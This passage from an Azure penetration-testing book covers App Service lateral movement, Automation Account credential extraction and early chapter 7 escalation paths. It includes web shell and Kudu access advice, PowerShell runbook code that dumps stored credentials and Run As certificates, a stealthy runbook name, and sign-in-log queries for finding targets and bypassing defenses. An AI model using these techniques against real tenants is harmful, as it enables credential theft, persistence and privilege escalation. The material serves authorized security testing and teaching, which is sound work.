After gathering credentials from an App Service publish profile, we have a few options for persisting, moving laterally, and/or escalating privileges. First things first, we will want to review the application files for any credentials that may be stored in existing configuration files or application code from previous deployments. The easiest way to do this is by connecting to the FTP server associated with the application. You can obtain the FTP server endpoint in the Azure portal (**App Service** → **Deployment Center** → **FTP Credentials**). You can also obtain the endpoint using the Azure CLI by running the following command:

```
az webapp deployment list-publishing-profiles --name <app-name> --resource-group <group-name> --query "[? ends_with(profileName, 'FTP')].{profileName: profileName, publishUrl: publishUrl}"
```

You can then connect using an FTP client. If you don't have a preferred FTP client, you can always use the Windows explorer with an FTP:// path.




Figure 6.52 – Sample FTP directory of an App Service application

At this point, we can also upload a web shell that would allow persistent access to the application server, and it would allow us to run commands to generate tokens for any attached managed identities. If you go this route, make sure that you use a web shell that you trust and password-protect the web shell to prevent other attackers from getting access to your shell.

As an alternative to web shells, it is possible to run commands on the App Service server from the portal, in the **Console** section.



Figure 6.53 – The App Service Console interface

This interface is convenient, but it does require you to be authenticated to Azure AD as a Contributor. So, if you lose your Contributor account, you may be out of luck.

Finally, there is an alternative management interface that can be used for managing the application. This interface can be found under the `$APP_NAME.scm.azurewebsites.net` subdomain, instead of the main App Service URL (`$APP_NAME.azurewebsites.net`).




Figure 6.54 – The App Service Kudu interface

This interface is the Kudu (<https://github.com/projectkudu/kudu>) service, which can allow for a number of different attack options. This interface has CMD and PowerShell consoles, a file browser, and exports of all the environmental settings and variables.

Additionally, this interface is available without authenticating to Azure AD. By accessing the affected site on the [https://\\$APP_NAME.scm.azurewebsites.net/basicauth](https://$APP_NAME.scm.azurewebsites.net/basicauth) page, you can just enter the credentials from the publish profile. This is really handy if you need to regain access to a subscription.

Important Note

While we have covered some of the lateral movement options in this chapter, one of the authors has previously put together a blog post that goes into more depth on some of these techniques: <https://blog.netspi.com/lateral-movement-azure-app-services/>.


As a final note for this section, we will mention that App Service applications frequently have managed identities attached to them. Since we previously covered escalating privileges using managed identities (*Chapter 5, Exploiting Contributor Permissions on IaaS Services*), we wanted to note it here as an option to look out for when attacking App Service applications. The application created for the chapter scenarios does have an attached managed identity, and while we don't have an exercise for it, you can still practice your managed identity exploitation skills with the example App Service app.

Moving on to the final section of this chapter, we will review Automation Accounts and how we can extract credentials from them.

Extracting credentials from Automation Accounts

One of the goals associated with many cloud environments is automation. This could be as simple as automating system configuration changes and patch management, or as complex as automatically rotating SSL certificates on web applications and storing them in key vaults.

These actions may be accomplished by running code in an Automation Account in a **runbook**. These runbooks are just code blocks stored in the Automation Account. The code can be in PowerShell or Python (2 or 3), and the in-browser editor makes it really easy to integrate common Azure management functions into the code.



Create a runbook ✕

Name * ⓘ
TestRunbook ✓

Runbook type * ⓘ

- PowerShell
- Python 2
- Python 3
- Graphical**
- Other
- PowerShell Workflow
- Graphical PowerShell Workflow

Figure 6.55 – Options for runbook creation

There are a million different tasks that can be automated in Azure, but these actions often require access to a security principal in the tenant or credentials for external services. In the case of a security principal, a Run as account can be added to the Automation Account. This account can be granted permissions within the subscription, or tenant, and the runbook can use the account to take actions on its behalf.

Additionally, the Run as account can be granted access policy rights on key vaults. This would allow the account to pull any cleartext credentials that it may need from a key vault, versus storing the credentials in the automation account, or as variables in the runbook code itself.

Important Note

Due to the frequent usage of Automation accounts to access key vaults in environments, a function was added to the MicroBurst toolkit to automate the extraction of Key Vault values using Automation account runbooks. Take a look at this NetSPI blog to get a better understanding of the extraction process and how it resulted in the discovery of the CVE-2019-0962 vulnerability: <https://www.netspi.com/blog/technical/cloud-penetration-testing/azure-automation-accounts-key-stores/>.

To that point, cleartext credentials can be stored directly in Automation Account runbooks as variables in the code (not a best practice), or as credential objects in the Automation Accounts. These credential objects can be retrieved by cmdlets in the runbook code and cast to variables that can be passed to functions for authentication. It's important to note that anyone with the rights to modify and run runbooks in the Automation Account will have the ability to retrieve these credentials.

Here are some practical examples of stored credentials that the authors have seen in Automation Accounts during Azure penetration tests:

- Stored local administrator credentials for virtual machines
- Stored credentials for Global Administrator privileged accounts
- Domain join credentials hardcoded into the runbook code

While we won't cover how to read runbook code to find credentials, we will show how you can use functions in MicroBurst to extract any stored credentials and authentication certificates for the attached Run as accounts for Automation Accounts.

Automation Account credential extraction overview

At a high level, here is how we will extract the stored Automation Account credentials and Run as account certificates from an Automation Account:

1. First, we will need to create a new runbook in the account. Ideally, we would name this something generic, such as `AzureAutomationTutorials`, to blend in.
2. This runbook will cast the `Cred-1` credential item to a variable, then output the username and password to the job output:

```
$myCredential = Get-AutomationPSCredential -Name 'Cred-1'
$username = $myCredential.UserName
$password = $myCredential.GetNetworkCredential().Password
$username
$password
```

3. We will follow a similar process for exporting the attached Automation account Run as certificates:

```
$RunAsCert = Get-AutomationCertificate -Name
'AzureRunAsCertificate'
$CertificatePath = Join-Path $env:temp RunAsCertificate.
pfx
```

```
$Cert = $RunAsCert.Export('pfx','CertificatePassword')
Set-Content -Value $Cert -Path $CertificatePath -Force
-Encoding Byte | Write-Verbose
$base64string = [Convert]::ToBase64String([IO.
File]::ReadAllBytes('$CertificatePath'))
$base64string
```

4. Finally, we can review the job output to recover the credentials. The certificates can be converted back to pfx files from the Base64 strings, and the stored credentials should be available in cleartext.

By writing our output this way, we could be unintentionally exposing environment credentials to less privileged users. To combat this, the `Get-AzPasswords` function generates a certificate to use for encrypting the credentials during transit. This prevents any onlookers from retrieving the credentials in cleartext from the output logs.

Let's see how that process can be automated using the `Get-AzPasswords` function in MicroBurst for our next hands-on exercise.

Hands-on exercise – Creating a Run as account in the test Automation account

Since a Run as account crosses the barrier of subscriptions and Azure AD, we are unable to programmatically create and attach the accounts to new Automation accounts. Thankfully, this process is really simple to complete. Here is the task that we will complete in this exercise:

- **Task 1:** Create a Run as account for an Azure Automation account.

Here are the steps to complete this task:

1. Log in as the `azureadmin` account, or as an owner of the subscription.
2. Navigate to the **Automation Accounts** section.
3. Either choose an existing Automation account or create a new one.

If you're creating a new Automation account, a Run as account can be created along with the account.

4. Select **Run as accounts** from the menu blade.

5. Choose **Create Azure Run As Account** in the menu.




Figure 6.56 – Creating a Run as account

6. In the next window, select the **Create** button.

That is all that we need to do! Now we have a Run as service principal account to extract from our sample Automation account. By default, this account will have the Contributor role applied for the subscription that it is created in.

Hands-on exercise – Extracting stored passwords and certificates from Automation accounts

Much like the other examples, the `Get-AzPasswords` function makes it really easy for us to gather credentials from an Automation account:

1. Using our previously configured Contributor account for an authenticated PowerShell session, use the `Get-AzPasswords` function to perform a dump of credentials for Automation accounts:

```
Get-AzPasswords -AppServices N -StorageAccounts N -Keys N
-ACR N -CosmosDB N -Verbose | Out-GridView
```

- When prompted to select an Azure subscription, select your test Azure subscription and click **OK**:




Figure 6.57 – Select the appropriate subscription

- In the resulting output, you should see credentials that were dumped from the Automation account:




Figure 6.58 – Note the cleartext credential

- Open the current path in File Explorer using the following command:

```
explorer .
```

- Note that there are now two new files in the directory where the command was run from:




Figure 6.59 – Note the ps1 and pfx files

- For proof of concept, run the `AuthenticateAs-automation-acct-AzureRunAsConnection.ps1` script to log in as the RunAs account.

```
PS C:\Users\pentestadmin\MicroBurst>
PS C:\Users\pentestadmin\MicroBurst> .\AuthenticateAs-automation-acct-AzureRunAsConnection.ps1

PSParentPath:
Microsoft.PowerShell.Security\Certificate::LocalMachine\My

Thumbprint                               Subject
-----
5E350AC6336F782C3BA500B82FEB82C75E20F93D  DC=automation-acct_pentest-...

Environments : {[AzureChinaCloud, AzureChinaCloud], [AzureCloud, AzureCloud], [AzureGermanCloud, AzureGermanCloud], [AzureUSGovernment, AzureUSGovernment]}
Context      : Microsoft.Azure.Commands.Profile.Models.Core.PSAzureContext
```

Figure 6.60 – Using the exported PowerShell script to authenticate

- Use the following command to confirm the current user context:

```
(Get-AzContext).Account
```

The following shows a screenshot of the preceding command:

```
PS C:\Users\pentestadmin\MicroBurst> (Get-AzContext).Account

Id                : ba5cceb4-96ea-4870-9ade-3bcc1850ea86
Type              : ServicePrincipal
Tenants           : {40d5707e-b434-4f10-9d7d-21842b956935}
AccessToken       :
Credential        :
TenantMap         : {}
CertificateThumbprint : 5E350AC6336F782C3BA500B82FEB82C75E20F93D
ExtendedProperties : {[Subscriptions, 204cce89-27de-4669-a48b-04c27255e05e], [Tenants, 40d5707e-b434-4f10-9d7d-21842b956935], [CertificateThumbprint, 5E350AC6336F782C3BA500B82FEB82C75E20F93D]}
```

Figure 6.61 – Confirmation of the service principal authentication

We now have the cleartext credentials from the Automation account and a private certificate that we can use to authenticate as the Run as account. Since the Contributor role is configured for the Run as account by default, this means we will likely have a persistent Contributor account in the subscription.

Important Note

Since we won't always have access to credentials for a Contributor account in Azure, we also have options to use REST API tokens to extract Automation account Run as credentials. Check out the `Get-AzAutomationAccountCredsREST` function in MicroBurst to get an option for using tokens for Automation Account credential extraction: <https://github.com/NetSPI/MicroBurst/blob/master/REST/Get-AzAutomationAccountCredsREST.ps1>.

Additionally, if the Run as account is granted any additional roles beyond the default Contributor role, we may be able to use these credentials to escalate privileges or pivot to other subscriptions.

While it is less common, the authors have seen Run as accounts that are given Owner permissions on root management groups. In most cases, this is done to allow the Automation account to automate changes in all of the subscriptions at once. This allows anyone with Contributor access to that Automation account to inherit the root management group role and take over all of the subscriptions.

Hands-on exercise – Cleaning up the Contributor (PaaS) exploit scenarios

In this final exercise, we will use a clean-up script to automate the removal of the resources that were set up for the scenarios in this chapter. Here are the tasks that we will complete in this exercise:

- Download the cleanup script from GitHub.
- Run the script to remove the objects and resources created for the scenarios.

Here are the steps to complete these tasks:

1. Open a web browser and browse to the Azure portal at <https://portal.azure.com>. Sign in with the `azureadmin` credentials.
2. In the Azure portal, click on the **Cloud Shell** icon in the top-right corner. Select **PowerShell**:




Figure 6.62 – Open Cloud Shell

3. In the PowerShell session within the Cloud Shell pane, run the following commands to download and verify the script to remove the resources created for the chapter scenarios:

```
PS C:\> Invoke-WebRequest https://bit.ly/contributor-
paas-scenarios-cleanup -O contributor-paas-scenarios-
cleanup.ps1

PS C:\> Get-ChildItem
```

Here is a screenshot of what it looks like:



```
PowerShell
PS /home/azureadmin>
PS /home/azureadmin> Invoke-WebRequest https://bit.ly/contributor-p
as-scenarios-cleanup -O contributor-paas-scenarios-cleanup.ps1
PS /home/azureadmin>
PS /home/azureadmin> Get-ChildItem

Directory: /home/azureadmin

Mode                LastWriteTime         Length Name
----                -
l----             5/2/2021  6:55 PM              clouddrive -> /us
r/cuser/clouddri
ve
-----             5/2/2021  1:14 PM             1061 contributor-iaas-
scenario-output.t
xt
-----             5/2/2021  6:55 PM             1690 contributor-paas-
scenarios-cleanup
.ps1
-----             5/2/2021  1:07 PM             8077 contributor-paas-
scenarios.ps1
-----             5/2/2021  1:12 PM          101631 sensitive_custom
er_private_informa
tion.csv
```

Figure 6.63 – Results of downloading the script

4. Run the downloaded script to remove the objects and resources that were created for the exercises in this chapter using the following command:

```
PS C:\> ./contributor-paas-scenarios-cleanup.ps1
```

Wait for the script to complete. It may take about eight minutes to complete.

```
PS /home/azureadmin>
PS /home/azureadmin> ./contributor-paas-scenarios-cleanup.ps1
Cleanup Started 05/02/2021 18:58:07
#####
# Cleaning up role assignments #
#####
#####
# Cleaning up identity objects #
#####
#####
# Cleaning up resource group #
#####
Successfully cleaned up resources!!
PS /home/azureadmin>
```

Figure 6.64 – Results of running the cleanup script

Congratulations! You have completed all the exercise scenarios in this chapter and successfully removed the resources that were set up from your subscription.

Summary

In this chapter, we covered a number of the PaaS services that are commonly used in Azure environments. As a key takeaway, remember that these services frequently contain credentials that can be used for lateral movement and privilege escalation, so make sure that you take the time to review these services during a penetration test. If you are in a rush, you can always use `Get-AzPasswords` for all of the available services and hope for the best.

While this chapter did not comprehensively cover all of the PaaS services, we hopefully covered the main ones that you will run into during testing. In the following chapter, we will review the steps that you can take as an owner of a subscription and show the ways that you can escalate from the Owner role to an Azure AD role.

Further reading

To learn more on the subject, take a look at these resources:

- Azure control plane and data plane:

<https://docs.microsoft.com/en-us/azure/azure-resource-manager/management/control-plane-and-data-plane>

- Azure RBAC built-in roles:

<https://docs.microsoft.com/en-us/azure/role-based-access-control/built-in-roles>

- Key Vault RBAC guide:

<https://docs.microsoft.com/en-us/azure/key-vault/general/rbac-guide>

7

Exploiting Owner and Privileged Azure AD Role Permissions

In the first chapter of this book, we made a distinction between the Azure AD roles and the Azure RBAC roles. We mentioned that Azure AD roles are used to manage access to Azure AD resources and operations, such as user accounts or group creation, and password resets, while Azure RBAC roles are used to manage access to Azure resources such as subscriptions, storage accounts, and SQL databases. For the most part, both services have separate scope boundaries. In general, an Azure AD role assignment does not grant access to manage Azure resources and an Azure RBAC role assignment does not grant access to manage Azure AD resources.

Bridging the gap from subscription Owner up to the root management group, or an Azure AD administrative role, or to on-premises targets, can be a difficult task. Likewise, moving laterally from Azure AD to Azure subscription resources could be tricky. In this chapter, we will focus on different techniques that can be used to move laterally beyond the scope of a user's existing permissions assignment within an environment.

Here are the topics that we will cover:

- Escalating from Azure AD to Azure RBAC roles
- Escalating from subscription Owner to Azure AD roles
- Attacking on-premises systems to escalate in Azure

Technical requirements

In this chapter, we will be talking about how we can use the **BloodHound** tool to find paths in Azure tenants (and normal Active Directory) that can be abused to escalate privileges. While it is not absolutely needed to follow along, it's a great tool to have in the arsenal:

- BloodHound: <https://github.com/BloodHoundAD/BloodHound>

Escalating from Azure AD to Azure RBAC roles

As highlighted in *Figure 7.1*, an Azure AD role assignment does not grant access to manage Azure resources and an Azure RBAC role assignment does not grant access to manage Azure AD resources *by default*:




Figure 7.1 – Azure AD roles versus Azure RBAC roles

To prevent lateral movement, the best practice is to keep both planes (Azure AD and Azure resources) separate. This means that separate user accounts should be used to administer them. If this best practice is *not* followed, the compromise of an identity that has access to Azure AD can be leveraged to move laterally to Azure resources and vice versa.

With that being said, there are other options that an attacker could look to exploit even if user accounts are kept separate for Azure AD and Azure resources. We will look at some of those options in the next sections.

Path 1 – Exploiting group membership

An Azure AD account may not have default access to Azure resources, but if it has access to modify group memberships in Azure AD, we could exploit this to add our account to a group that has permission to Azure resources. *Figure 7.2* shows how this attack would work:




Figure 7.2 – Azure AD and subscription relationship

Let's discuss the steps briefly:

1. **User3** starts out with no access to Azure resources but has permissions to modify group membership in Azure AD.
2. The **cloud-architects** group is assigned the Owner role for Azure resources.
3. **User3** adds themselves to the **cloud-architects** group in Azure AD, which happens to have permissions to Azure resources.
4. **User3** now has permissions to Azure resources by virtue of the new group membership.

Important note

Even though our discussion in this chapter centers on the Global Administrator role in Azure AD, there are other built-in roles in Azure AD that could be used to perform this attack. This includes the following roles: **User Administrator**, **Groups Administrator**, and **Directory Writers**. Additionally, any Azure AD custom role with the following permission could be exploited: `microsoft.directory/groups/members/update`.

This is a very simple attack and we exploited something similar in a hands-on exercise in *Chapter 4, Exploiting Reader Permissions*, but with a slight variation. If a user already has rights in a subscription, it would be easy to identify any privileged groups in the subscription, but what can we do if our Active Directory user doesn't have any subscription rights? One way is by reviewing the Azure AD sign-in log.

The Azure AD sign-in log automatically records both interactive and non-interactive sign-in activities. From an offensive perspective, the log contains a wealth of information that could give an attacker insight on which users have access to each Azure AD application, which user accounts or applications are easy targets, and information on how to evade defensive configurations!

In our case, we could either log in through the Portal or use Azure PowerShell to review the logs to see the users who have access to Azure resources. We could then correlate that information with the group membership of the users.

To use Azure PowerShell to review the sign-in logs, we first need to install the AzureAD preview PowerShell module. At the time of writing, this feature is only available in the preview version of the module. Some preview features never make it to the generally available release, so this *might* not be generally available in the future.

Note that this module cannot be installed side by side with the **Generally Available (GA)** version of the AzureAD module, so we may first need to remove the GA version if we have it installed. Assuming you have been following the examples, AzureADPreview should have been installed as part of setting up PowerZure.

If the module is not set up, you can use the following instructions to do this:

```
# Remove the GA version if it is installed
```

```
Uninstall-Module AzureAD
```

```
# Install the preview version of the AzureAD module. Close and  
re-open the PowerShell console afterwards
```

```
Install-Module AzureADPreview
```

```
# Verify that the GA version of the module is installed
```

```
Import-Module AzureADPreview
Get-Module AzureADPreview | select Name,Version
Name          Version
----          -
AzureADPreview 2.0.2.138
```

To review the sign-in logs for interesting events, we can use the `Get-AzureADAuditSignInLogs` cmdlet as shown in the following commands (this command requires a native work/school Azure AD user account and not a Microsoft account). The following commands will filter the sign-in logs for successful Azure Portal or Azure PowerShell sign-ins in the time range specified (the date can be modified to the date before your current date to get the results for the past 24 hours). The output of these commands provides great information that we can use to verify the users of Azure management tools, which usually means that they have some level of access to Azure resources:

```
# First connect to Azure AD
Connect-AzureAD

# Get successful Azure Portal sign-ins in the time range
(greater than the specified date)
Get-AzureADAuditSignInLogs -Filter "appDisplayName eq RAzure
Portal' and createdDateTime gt $('Get-Date').AddDays(-1).
ToString('yyyy-MM-dd')) and status/errorCode eq 0"

# Get successful Azure PowerShell sign-ins in the time range
(greater than the specified date)
Get-AzureADAuditSignInLogs -Filter "appDisplayName eq
'Microsoft Azure PowerShell' and createdDateTime gt $('Get-
Date').AddDays(-1).ToString('yyyy-MM-dd')) and status/errorCode
eq 0"
```

We can filter this further to get the properties that are useful to show us the security configurations of the user accounts. This information can be useful if we need to look to bypass defenses:

```
# Get interesting authentication properties for successful
Azure Portal sign-ins
Get-AzureADAuditSignInLogs -Filter "appDisplayName eq
'Azure Portal' and createdDateTime gt $('Get-Date').
AddDays(-1).ToString('yyyy-MM-dd')) and status/errorCode
eq 0" | Select-Object UserPrincipalName, MfaDetail,
AppliedConditionalAccessPolicies
```

Here is a sample output of this command:

```
PS C:\Users\pentestadmin>
PS C:\Users\pentestadmin> Get-AzureADAuditSignInLogs -Filter "appDisplayName eq 'Azure Portal' and createdDateTime gt 2021-04-22 and status/errorCode eq 0" | Select-Object UserPrincipalName, MfaDetail, AppliedConditionalAccessPolicies
```

UserPrincipalName	MfaDetail	AppliedConditionalAccessPolicies
azureadmin@azurepentesting.com		{class SignInAuditLogObjectAppliedCondi...
azureadmin@azurepentesting.com		{class SignInAuditLogObjectAppliedCondi...
azureadmin@azurepentesting.com		{class SignInAuditLogObjectAppliedCondi...
azureadmin@azurepentesting.com		{class SignInAuditLogObjectAppliedCondi...
azureadmin@azurepentesting.com		{class SignInAuditLogObjectAppliedCondi...

Figure 7.3 – PowerShell command results for sign-in auditing

The following Azure AD built-in roles have the permissions needed to read this information: **Security Administrator**, **Security Reader**, and **Report Reader**. Additionally, any custom Azure AD role that has the following permissions could also be used:

- `microsoft.directory/groups/allProperties/allTasks` – Grants permission to read and update group properties in Azure AD
- `microsoft.directory/signInReports/allProperties/read` – Grants permission to read sign-in reports

It is also worth noting that there are opportunities to move laterally from Azure AD to other cloud applications that may be using Azure AD as their identity provider if your pentest scope covers that. You can discover other applications that have a trust relationship with Azure AD by reviewing the **Enterprise Applications** in Azure AD. You can use this section to find out the users authorized for the applications and the groups that they belong to. If the access is granted via groups, you can add yourself to the groups to gain permissions to those cloud applications.

Path 2 – Resetting user passwords

